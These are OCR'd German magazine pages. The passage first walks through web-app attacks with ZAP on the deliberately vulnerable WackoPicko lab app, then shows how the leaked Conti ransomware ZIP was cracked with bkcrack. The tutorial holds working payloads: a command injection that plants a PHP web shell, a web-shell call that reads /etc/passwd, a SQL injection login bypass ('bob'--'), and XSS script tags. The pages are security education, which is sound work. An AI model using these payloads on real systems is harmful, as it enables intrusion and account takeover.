
```
password=ZAP%26echo '<?php echo ↲
↳system($_GET["cmd"]); ?>' > ↲
↳upload/cmd.php%26
```

Sie sollten das Fenster etwas größer ziehen, damit Ihnen die Schaltfläche „Senden“ oben rechts nicht entgeht. Dann senden Sie die geänderte HTTP-Anfrage los.

Serverzugriff

Wenn alles geklappt hat, befindet sich Ihre PHP-Datei cmd.php nun im Ordner upload und Sie können die URL in Ihrem Browser öffnen. Hängen Sie den Parameter `?cmd=` an die URL, um Shell-Befehle auszuführen.

Lassen Sie doch direkt die Nutzerliste des Servers anzeigen:



Durch eine Sicherheitslücke können Sie eine eigene Web-Shell auf dem verwundbaren Server hinterlassen.

Sie kontrollieren den Server über Ihre eigene Web-Shell.

```
http://192.168.44.128/WackoPicko/upload/cmd.php↵
↳?cmd=cat /etc/passwd
```

Damit die Ausgaben besser formatiert sind, sollten Sie in Ihrem Browser zur Quelltext-Ansicht wechseln.

Fuzzing

Unter Fuzzing verstehen Software-Entwickler automatisierte Tests mit unterschiedlichen Eingabeparametern. Die Funktion kann für ganz unterschiedliche Ziele verwendet werden: Sie könnten testen, wie die Web-Anwendung auf zufällige Eingaben reagiert oder einfach IDs hochzählen [1], um direkt an Daten zu kommen, die Sie eventuell nicht sehen dürfen.

In der Webseiten-Struktur (in ZAP links) finden Sie einen User-Ordner und eine Beispiel-Seite: `GET:sample.php(userid)`. Mit einem Rechtsklick auf die URL können Sie unter dem Menüpunkt Angriff die URL „fuzzen“. Der Fuzzer zeigt die ausgewählte HTTP-Anfrage. Wenn Sie dort in `userid=1` die 1 markieren und den Button „Fuzz Locations“ klicken, sehen Sie eine Liste mit „Payloads“. Daraus können Sie Textlisten auswählen, die den markierten Bereich ersetzen: Wenn Sie nur IDs testen möchten, sollten Sie sich den Typ „Numberzz“ anschauen und dort einen Zahlenraum festlegen.


ZAP sendet nun die gleiche HTTP-Anfrage mit unterschiedlichen IDs an den Webserver und zeigt das Ergebnis im unteren Bereich als Liste an. Hinter dem HTTP-Statuscode „200 OK“ sind die Profile der angelegten Nutzer zu finden. Bei der User-ID 2 findet sich im HTML der HTTP-Antwort die Überschrift „These are bob's Pictures“. Dadurch wissen Sie, welche Nutzerprofile es auf dem System gibt, darunter ein „bob“. Das wird gleich nützlich sein, wenn Sie die SQL-Injection ausprobieren.

SQL-Injection

Unter einer SQL-Injection versteht man das Einschleusen von Datenbankabfragen. Dabei wird die Abfrage so manipuliert, dass die Datenbank sensible Daten herausrückt, die nicht für die Öffentlichkeit bestimmt sind oder andere Befehle ausführt.

Wir haben in einer früheren Ausgabe bereits SQLmap [2] vorgestellt. Das Tool kann SQL-Injections automatisiert ausnutzen. In diesem Beispiel beschränken wir uns auf gutes, altes Hacken in Handarbeit.

Einfache SQL-Injections können Sie manuell testen. Rufen Sie die verwundbare Login-Seite



Sie wollen sich als Bob anmelden? Bei einer unsicheren Website brauchen Sie dazu nicht einmal das richtige Passwort.

(http://192.168.44.128/WackoPicko/users/login.php) im Browser auf. Wenn die SQL-Abfrage zuerst den Nutzernamen und danach das Passwort überprüft, dann können Sie dafür sorgen, dass der Datenbankbefehl vorzeitig beim Nutzernamen beendet wird und der Server das Passwort gar nicht erst überprüft. Das Login klappt trotzdem.

Alles automatisieren!

Eine Stärke von ZAP sind automatisierte Abfragen. Unter „Forced Browsing“, also „erzwungenem Browsen“, versteht man die Aufrufe von Unterordnern oder Dateien, die nicht verlinkt sind. Dabei prüft ZAP eine Liste von Pfaden, die Sie auch selbst erstellen können. Zum Beispiel mit interessanten Ordnern wie admin, .git/config, dev, backup oder Dateinamen wie Backup.zip oder DB.sql. Bei „Forced Browsing Directory (and children)“ werden die ausgewählte URL und alle Unterseiten getestet. Regelmäßig finden Sicherheitsforscher und Angreifer auf diesem Weg Daten, die nicht für die Öffentlichkeit bestimmt sind.

Falls Sie Webseiten testen möchten, die eine Anmeldung verlangen, sollten Sie den manuellen Modus in ZAP starten. Dieser hat bereits den lokalen Proxyserver von ZAP (Port: 8080) voreingestellt. Über das Head-up-Display (HUD) links und rechts am Rand können Sie weitere Aktionen auf der aktuell geöffneten Seite starten. Sie loggen sich auf Ihrer Website über den ZAP-Browser ein und können die Website danach ohne Probleme und mit gültiger Authentifizierung testen.

Die aufgerufene URL taucht sowohl in der Sitemap links als auch unten in der History auf.

Die SQL-Abfrage nach Nutzer und Passwort könnte folgendermaßen aussehen:

```
SELECT * FROM Users WHERE User='$user'↵
↳ AND Password='$password'
```

Wenn Sie nach dem Nutzernamen den Rest der Abfrage auskommentieren, kommt Folgendes dabei heraus:

```
SELECT * FROM Users WHERE User='$user↵
↳'-- ' AND Password='$password'
```


Sie müssen nur noch den Nutzernamen auswählen. Wie Sie beim Fuzzing bereits herausgefunden haben, existiert auf der Plattform ein Nutzer namens bob. Geben Sie `bob'--` in das Feld Username ein. Der Apostroph wird als SQL-Syntax interpretiert und sagt, dass der Nutzername nun zu Ende ist, deshalb wird der Rest Ihrer Eingabe als SQL-Befehl erkannt. Die Zeichenfolge `--` (mit einem Leerzeichen am Ende) kommentiert die Passwortabfrage komplett aus. Die SQL-Query prüft jetzt nicht mehr, ob das Passwort stimmt, sondern sucht nur noch nach dem Nutzernamen und schon sind Sie als Bob eingeloggt, ohne sein Passwort zu kennen.

Cross-Site-Scripting

ZAP prüft auch auf Cross-Site-Scripting (XSS). Dabei wird JavaScript über URL-Parameter in Websites eingeschleust und vom Browser beim Öffnen der Webseite im Kontext der Site ausgeführt. Dadurch lassen sich Besucher umleiten, die Inhalte der Seite manipulieren, Phishingseiten bauen oder die Cookies klauen. Wenn der Inhalt aus GET-Parametern unmittelbar auf der Webseite ausgegeben wird, spricht man vom reflektierten Cross-Site-Scripting.

Tippen Sie doch mal `<h1>CT</h1>` in die Wacko-Picko-Suche. Das Suchwort wird als GET-Parameter angehängt und nach dem Absenden wieder im HTML ausgelesen. Sie werden Ihren Suchbegriff noch mal über den Suchergebnissen sehen – doch CT ist nun als Überschrift formatiert, weil der angreifbare Server die Eingaben der Nutzer nicht filtert. Wo Sie HTML einschleusen können, bringen Sie oft auch Ihr eigenes JavaScript leicht unter. Probieren Sie es mal mit: `<script>alert("CT")</script>`, dann werden Sie von einer Warnmeldung begrüßt.

Falls es sogar die Möglichkeit gibt, den JavaScript-Code dauerhaft auf dem Server zu speichern, spricht man von persistentem Cross-Site-Scripting. Das ist



Nun haben Sie die Kontrolle über den Account von Bob. Durch die SQL-Injection können Sie sich auch als jeder andere Nutzer anmelden – ohne das Passwort zu kennen.

bei Wacko Picko im Gästebuch der Fall. Wenn Sie ein `<script>`-Tag mit einem `alert()` in einen Kommentar einbauen, wird die Meldung beim nächsten Besuch des Gästebuches angezeigt. ZAP hat das beim automatischen Scan schon erfolgreich getan und bereits vor der Cross-Site-Scripting-Lücke gewarnt. Sie können die Warnmeldungen sehen, indem Sie das Gästebuch im Browser öffnen.

Doch nicht nur bei Ihnen wird das zusätzliche JavaScript ausgeführt, sondern auch bei allen anderen Besuchern des Gästebuches. Wenn ein Angreifer per JavaScript die Cookies der Webseite auslesen und an einen eigenen Server übermitteln würde, käme er auch an deren Cookies. Wenn ein Administrator der Web-Anwendung eingeloggt ist, dann wird der Angreifer mit dem geklauten Cookie selbst zum Administrator.

Fazit

Mit dem kostenlosen Zed Attack Proxy (ZAP) führen Sie einfache Tests von Web-Anwendungen durch. Sie können aber auch – mit etwas Übung – Sicherheitsmaßnahmen manuell prüfen. Mit dem eingebauten Crawler, Fuzzer und Debugger decken Sie auch Sicherheitslücken auf, die nicht automatisch gefunden werden, zum Beispiel eine kaputte oder fehlende Authentifizierung vor internen Daten. Auf jeden Fall ist ZAP eine gute Anlaufstelle, um die Sicherheit von Web-Anwendungen zu prüfen. (rei) c't

Literatur

[1] Jan Mahn, **Testsystemversagen**, Die Anatomie von typischen Datenlecks bei Test- und Impfterminvergabe, c't 14/2021, S. 126

[2] Ronald Eikenberg, Alexander Königstein, **Gute Tools, böse Tools**, Hacking-Werkzeug für Fortgeschrittene, c't 23/2021, S. 24

ZAP und WackoPicko

ct.de/w831

ContiLeaks: Zip-Dateien knacken

Die Cybergang Conti ist berüchtigt für ihre Erpressungssoftware. Im Netz kursieren seit Kurzem der Quellcode des Schädlings sowie allerhand Interna der Gang. Die Zip-Datei mit den Daten war allerdings verschlüsselt. Wir zeigen, wie wir die Datei geknackt haben.

Von **Wilhelm Drehling**

Die Cyberbande Conti gehört zu den Big Playern der kriminellen Unterwelt, die Ransomware-as-a-Service als ihr Geschäftsmodell betreiben. Im Angriffskrieg auf die Ukraine bezog die Bande Stellung und sprach sich für die russische Seite aus. Mutmaßlich als Reaktion darauf veröffentlichte ein anonymer Leaker mit dem Pseudonym ContiLeaks auf der Filehosting-Plattform anonfiles Dutzende JSON-Dateien mit internen Chatverläufen, Bilder und Quellcode. Die Daten enthalten mehr als 160.000

Nachrichten (siehe Kasten: „Alle haben einen Chef“), Hinweise auf Bitcoin-Wallets, welche im Laufe der Zeit Bitcoins im Wert von 2,5 Milliarden Euro erhalten haben, und Quellcode der gefürchteten Conti-Verschlüsselungssoftware – ein seltener Einblick in eine dunkle Welt.

Die Erpressungssoftware versteckt sich in einer passwortgeschützten Zip-Datei mit dem Namen conti_locker_v2.zip – das Passwort verriet Conti-Leaks jedoch nicht. Am 1. März veröffentlichte er ein weiteres Dateiarchiv namens conti_locker.7z, diesmal aber ohne Passwortschutz und ohne den C++-Quellcode der Krypto-Ransomware.

Das rief neugierige Hacker auf den Plan, die nach einer Möglichkeit suchten, an den Quellcode aus dem verschlüsselten Zip-Archiv heranzukommen. Der Ansatz: eine Known-Plaintext-Attacke [1]. Sie funktioniert nur, wenn wie im vorliegenden Fall ein Teil des Inhalts der verschlüsselten Datei bekannt ist. Es scheint, als hätte der Leaker diese Bedingungen absichtlich geschaffen, damit die Software nicht unerfahrenen Script-Kiddies in die Hände fällt und man nur mit dem nötigen Vorwissen die Zip-Datei entschlüsseln kann.

Theorie

Um den zur Entschlüsselung nötigen Schlüssel mittels einer Known-Plaintext-Attacke zu finden, bedient man sich Tools wie dem auf GitHub frei verfügbaren bkcrack (siehe ct.de/wwph). Es vergleicht eine Zip-Datei, die den bekannten Bestandteil enthält, mit der komprimierten Datei aus dem passwortgeschützten Archiv (in diesem Fall conti_locker_v2.zip).

Weil die Zip-Datei mit dem altersschwachen Zip-Crypto-Verfahren mit drei Teilschlüsseln à 32 Bit verschlüsselt ist, aber nicht mit einem aktuellen und als sicher geltenden Verfahren wie AES, hat man mit einer Known-Plaintext-Attacke hohe Erfolgschancen. In der Regel dauert sie nur ein paar Minuten; ein Angriff gegen AES wäre hingegen aussichtslos, solange das dem Schlüssel zugrunde liegende Passwort hinlänglich lang und komplex ist.

Die drei Teilschlüssel stellen den Hash des eigentlichen Passworts dar. Das Originalpasswort lässt sich mit dem Verfahren nicht wiederherstellen. Das ist zur Entschlüsselung aber auch gar nicht nötig.

Action!

Getreu dem Motto „Vorsicht ist besser als Nachsicht“ fassten wir die beiden Dateien conti_locker.7z und conti_locker_v2.zip mit Handschuhen an und luden sie in einer virtuellen Maschine mit Kali Linux herunter.

Nachdem das unverschlüsselte 7z-Archiv conti_locker.7z entpackt war, begann die Suche nach einer geeigneten Datei mit Klartext, der sich für den Angriff eignet. Die wichtigste Voraussetzung ist, dass sich

Alle haben einen Chef

Der Code und die geleakten Chats liefern einen Einblick in die Welt der Conti-Gang, die tatsächlich gut strukturiert erscheint und vom Aufbau her einer großen Firma ähnelt. Die folgende Nachricht eines Conti-Chefs an das Gangmitglied „specter“ könnte auch aus jedem beliebigen Unternehmen stammen:

„Hör mal, ich versteh dich nicht. Du hast Donnerstag zugesagt, am Abend zu liefern. Dann hast du den Abgabetermin eigenmächtig auf Freitag verschoben. Jetzt ist es schon Montag Abend und du hast vor zwei Stunden geschrieben, dass du es jetzt hochlädst. Wo ist das Ergebnis?“

Doch damit nicht genug, der arme „specter“ bekommt so richtig einen Einlauf: „Wie sollen wir noch mit dir arbeiten? Ich mag es nicht, dass ich mit einem Stock hinter dir stehen und dich ständig anschreiben muss: Wo? Wann? Wer? Ich zähle auf Unabhängigkeit und Verantwortung.“ Das klingt nach einer tollen Arbeitsatmosphäre!

```
┌──(kali㉿kali)-[~/Schreibtisch/bkcrack-1.3.4-Linux]
└─$ ./bkcrack -C conti_locker_v2.zip -c "conti_locker/R3ADM3.txt" -P klartext.zip -p R3ADM3.txt
bkcrack 1.3.4 - 2022-01-01
[13:50:53] Z reduction using 8 bytes of known plaintext
100.0 % (8 / 8)
[13:50:53] Attack on 748436 Z values at index 7
Keys: 2a45cf92 4521624b decd8163
19.0 % (142235 / 748436)
[13:59:09] Keys
2a45cf92 4521624b decd8163
```

Die Daten lagen als verschlüsselte Zip-Datei vor. Wir konnten diese in nur acht Minuten mit einigen Tricks und dem Tool bkcrack zu Tage fördern.

die Datei auch in dem verschlüsselten Zip-Archiv befindet, das wir knacken wollten. Es bot sich die Textdatei `R3ADM3.txt` an, die interessanterweise nur die Zeichenkette `__DECRYPT_NOTE__` enthält. Ein Wink mit dem Zaunpfahl?

Kurzerhand kopierten wir die R3ADM3.txt aus conti_locker.7z und komprimierten sie mit dem Befehl

```
7z a klartext.zip R3ADM3.txt
```

zu einem unverschlüsselten Zip-Archiv. Wichtig ist, dass das Archiv mit den gleichen Parametern wie die zu knackende Datei komprimiert wird. Da Conti-Leaks offenbar die Standardparameter genutzt hat, fällt der 7z-Befehl dafür kurz aus.

Jetzt kommt bkcrack ins Spiel. Für die folgenden Schritte müssen sich beide Dateiarchive im gleichen Ordner wie bkcrack befinden. Der folgende Aufruf startet den Known-Plaintext-Angriff:

```
./bkcrack -C conti_locker_v2.zip ↲
↳-c "conti_locker/R3ADM3.txt" ↲
↳-P klartext.zip ↲
↳-p R3ADM3.txt
```

Als Parameter benötigt das Tool den Pfad zur R3ADM3.txt innerhalb von conti_locker_v2.zip und deren Kopie innerhalb von klartext.zip. Wenn Sie mal mit dem Tool den Known-Plaintext-Angriff auf ein paar Zip-Archiven auf Ihrem Rechner ausprobieren möchten, könnte es sein, dass Ihnen noch die Bibliothek libomp fehlt. Diese müssten Sie nachinstallieren.

Nach einigen Minuten spuckte bkcrack bei uns den gefundenen Key aus: 2a45cf92 4521624b decd8163. Damit konnte bkcrack nun die Zip-Datei entschlüsseln, die Dateien einsammeln und in eine neue Zip-Datei mit selbst gewähltem Passwort zusammenschichten. Der Befehl

```
./bkcrack -C conti_locker_v2.zip ↲
↳-k 2a45cf92 4521624b decd8163 ↲
↳-U ContiLeaks.zip 123
```

erledigt das im Handumdrehen – die Zahlenkombination 123 am Ende des Befehls ist das neue Passwort.

Sicherheit

Verschlüsselte Zip-Dateien sind ein offenes Buch – insbesondere, wenn sie auch nur eine Datei enthalten, deren Inhalt öffentlich bekannt ist. Das kann zum Beispiel eine Textdatei oder ein Foto sein, das neben dem verschlüsselten Zip auf der Platte liegt oder gar öffentlich im Internet abrufbar ist – zum Beispiel die Kopie einer Textdatei mit Lizenzvereinbarung à la GPLv3. Eine solche Datei kann ein Angreifer leicht für eine Known-Plaintext-Attacke nutzen.

Das Hauptsicherheitsproblem ist das Verschlüsselungsverfahren ZipCrypto, das standardmäßig ausgewählt wird, wenn man ein passwortgeschütztes Zip-Archiv erstellt, und deshalb leider immer noch sehr verbreitet ist. Wenn Sie stattdessen das AES-256-Verfahren einstellen, sind Sie auf der sicheren Seite. Bei der Kommandozeilenversion hängen Sie einfach den Parameter `-mem=AES256` hinzu. Der gesamte Befehl zum Anlegen eines Archivs lautet damit zum Beispiel:

```
7z a -p -mem=AES256 test.zip text.txt
```

Sie können zwar ein Passwort direkt hinter `-p` hinschreiben, aber wenn Sie das Feld leer lassen, fragt 7zip Sie in der Konsole zweimal nach dem Passwort. So gehen Sie auf Nummer sicher, das Passwort korrekt eingetippt zu haben, und verhindern außerdem, dass das Passwort in der Shell-History landet. Anschließend können Sie sich mit dem Befehl `7z l -slt test.zip` zur Kontrolle die Eigenschaften der Zip-Datei ausgeben lassen.

macOS-Nutzer sollten Abschied nehmen von dem Standardbefehl `zip`, da dieser keine AES-Verschlüsselung beherrscht. Sie können aber den Paketmanager Homebrew für die Konsole herunterladen (siehe ct.de/wwph) und 7zip mit dem Befehl `brew install p7zip` installieren.

Grundsätzlich ist es empfehlenswert, sich von dem steinalten Zip-Format zu verabschieden und stattdessen ein moderneres Kompressionsformat wie 7z von 7zip zu nutzen: Es nutzt immer AES-256 statt des anfälligen ZipCrypto und erlaubt zudem die Verschlüsselung der Dateinamen.

Einschätzung

Es erscheint reichlich unwahrscheinlich, dass Conti-Leaks keine Ahnung von Kryptografie hat und es ein Versehen ist, dass das nachgeschobene Dateiarchiv ganz zufällig eine Textdatei enthält, die sich hervorragend zum Knacken der verschlüsselten Datei eignet. Vermutlich sollte es sich um eine einfache Barriere handeln, die verhindert, dass Script-Kiddies den Ransomware-Quellcode in die Finger bekommen. Egal: Wir hatten wie viele andere Spaß daran, die Zip-Datei zu hacken. Und Sie verfügen nun über das Wissen, wie Sie sich selbst aus der Patsche helfen können, falls Ihnen mal das Passwort einer verschlüsselten Zip-Datei abhanden gekommen ist. (wid) c't

Literatur

[1] Eli Biham, Paul C. Kocher, **Known Plaintext Attack on the PKZIP Stream Cipher**, Springer 1994: https://heise.de/s/PkDj

HomeBrew und bkcrack

ct.de/wwph

iX Workshop

WORKSHOPS 2023

23. – 24.02.2023

Cybersicherheit: Aktuelle Angriffstechniken und ihre Abwehr

16. – 17.02.2023

Angriffe auf und Absicherung von **Azure Active Directory**

21. – 22.03.2023

OWASP Top 10: Kritische Sicherheitsrisiken für Webanwendungen vermeiden

Weitere Infos und Termine unter **www.heise-events.de/workshops**

